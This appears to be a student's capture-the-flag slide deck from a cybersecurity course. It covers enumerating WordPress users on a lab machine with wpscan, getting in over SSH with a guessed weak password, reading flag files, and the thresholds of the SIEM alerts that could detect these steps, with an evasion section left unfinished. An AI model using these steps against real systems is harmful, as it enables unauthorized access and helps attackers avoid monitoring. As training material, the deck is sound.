

# **Final Engagement**

**Attack, Defense & Analysis of a Vulnerable Network**

# Table of Contents

---

This document contains the following resources:

01

**Network Topology &  
Critical Vulnerabilities**

02


**Exploits Used**

03

**Methods Used to  
Avoiding Detect**

# Network Topology & Critical Vulnerabilities

# Network Topology



**Network**  
Address  
Range:192.168.1.0/24  
Netmask:255.255.255.0  
Gateway: 192.168.1.1

**Machines**  
IPv4: 192.168.1.90  
OS: Linux  
Hostname: Kali

IPv4: 192.168.1.105  
OS:Linux  
Hostname: Capstone

IPv4: 192.168.1.110  
OS: Linux  
Hostname: Target1

IPv4: 192.168.1.110  
OS: Linux  
Hostname: ELK

# Critical Vulnerabilities: Target 1

---

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Word Press User Enumeration	Helps us gather useful information about the user	Found out the users on the network
Weak Password	By using manual brute force	Able to gain access to the network through SSH
Escalation	Used python to escalate to root under 'steven'	Gained root privileges after SSH into user account
Hashing	Used John the Ripper	Able to get password for user 'steven'



# Exploits Used

# Exploitation: WordPress

---

Summarize the following:

- How did you exploit the vulnerability? E.g., which tool (Nmap, etc.) or technique (XSS, etc.)?
  - `$ nmap -sV 198.168.1.110`
  - `Wpscan - -url http://192.168.1.110/wordpress - -enumerate u`
- What did the exploit achieve? E.g., did it grant you a user shell, root access, etc.? Provided info on critical info such as users which we used SSH to gain access to the sever
- Include a screenshot or command output illustrating the exploit.: See next slide



```
[i] User(s) Identified:
```

```
[+] steven
```

```
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
```

```
| Confirmed By: Login Error Messages (Aggressive Detection)
```

```
[+] michael
```

```
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
```

```
| Confirmed By: Login Error Messages (Aggressive Detection)
```

```
[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
```

```
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign\_up
```

```
[+] Finished: Thu Aug 4 09:02:58 2022
```

```
[+] Requests Done: 26
```

```
[+] Cached Requests: 26
```

```
[+] Data Sent: 5.95 KB
```

```
[+] Data Received: 119.956 KB
```

```
[+] Memory used: 124.348 MB
```

```
[+] Elapsed time: 00:00:02
```




# Exploitation: Easy to Guess Passwords

---

Summarize the following:

- How did you exploit the vulnerability? E.g., which tool (Nmap, etc.) or technique (XSS, etc.)? Brute Force
- What did the exploit achieve? E.g., did it grant you a user shell, root access, etc.? Gained access to the user account “michael” through SSH. Weak password of “michael”
- Include a screenshot or command output illustrating the exploit.: See next slide



The image shows a terminal window titled "michael@target1: ~". The window has a menu bar with "File", "Action", "Media", "Clipboard", "View", and "Help". Below the menu bar is a toolbar with various icons. The terminal content shows a successful SSH connection from a Kali Linux machine to a target machine. The user "root@Kali" runs the command "ssh michael@192.168.1.110". The target machine prompts for a password, which is entered. The target machine then displays a Debian GNU/Linux system boot message, including the Debian GNU/Linux logo, the text "The programs included with the Debian GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/\*/copyright.", the Debian GNU/Linux logo, the text "Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.", the text "You have new mail.", and the text "Last login: Fri Aug 5 06:34:15 2022 from 192.168.1.90". The terminal prompt is now "michael@target1:~\$".

```
File Action Media Clipboard View Help
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Fri Aug 5 06:34:15 2022 from 192.168.1.90
michael@target1:~$
```

# Exploitation: Capture The Flag

---

Summarize the following:

- How did you exploit the vulnerability? E.g., which tool (Nmap, etc.) or technique (XSS, etc.)?
  - Wpscan - -url http://192.168.1.110/wordpress - -enumerate u
  - ssh michael@192.168.1.110
  - michael
  - cd /var/www/html
  - cat service.html
  - cd ..
  - cat flag2.txt
- What did the exploit achieve? E.g., did it grant you a user shell, root access, etc.?
- Include a screenshot or command output illustrating the exploit.: See next slide







# Avoiding Detection

# Stealth Exploitation of WordPress

---

## Monitoring Overview

- Which alerts detect this exploit? Excessive HTTP Errors
- Which metrics do they measure? `http.response.status.code`
- Which thresholds do they fire at? 400 per 5 minutes



# HTTP Request Size Monitoring

---

## Monitoring Overview

- Which alerts detect this exploit? HTTP Request Size Monitoring
- Which metrics do they measure? `http.request.bytes`
- Which thresholds do they fire at? 3500 per 1 minute

## Mitigating Detection

- How can you execute the same exploit without triggering the alert?
- Are there alternative exploits that may perform better?
- If possible, include a screenshot of your stealth technique.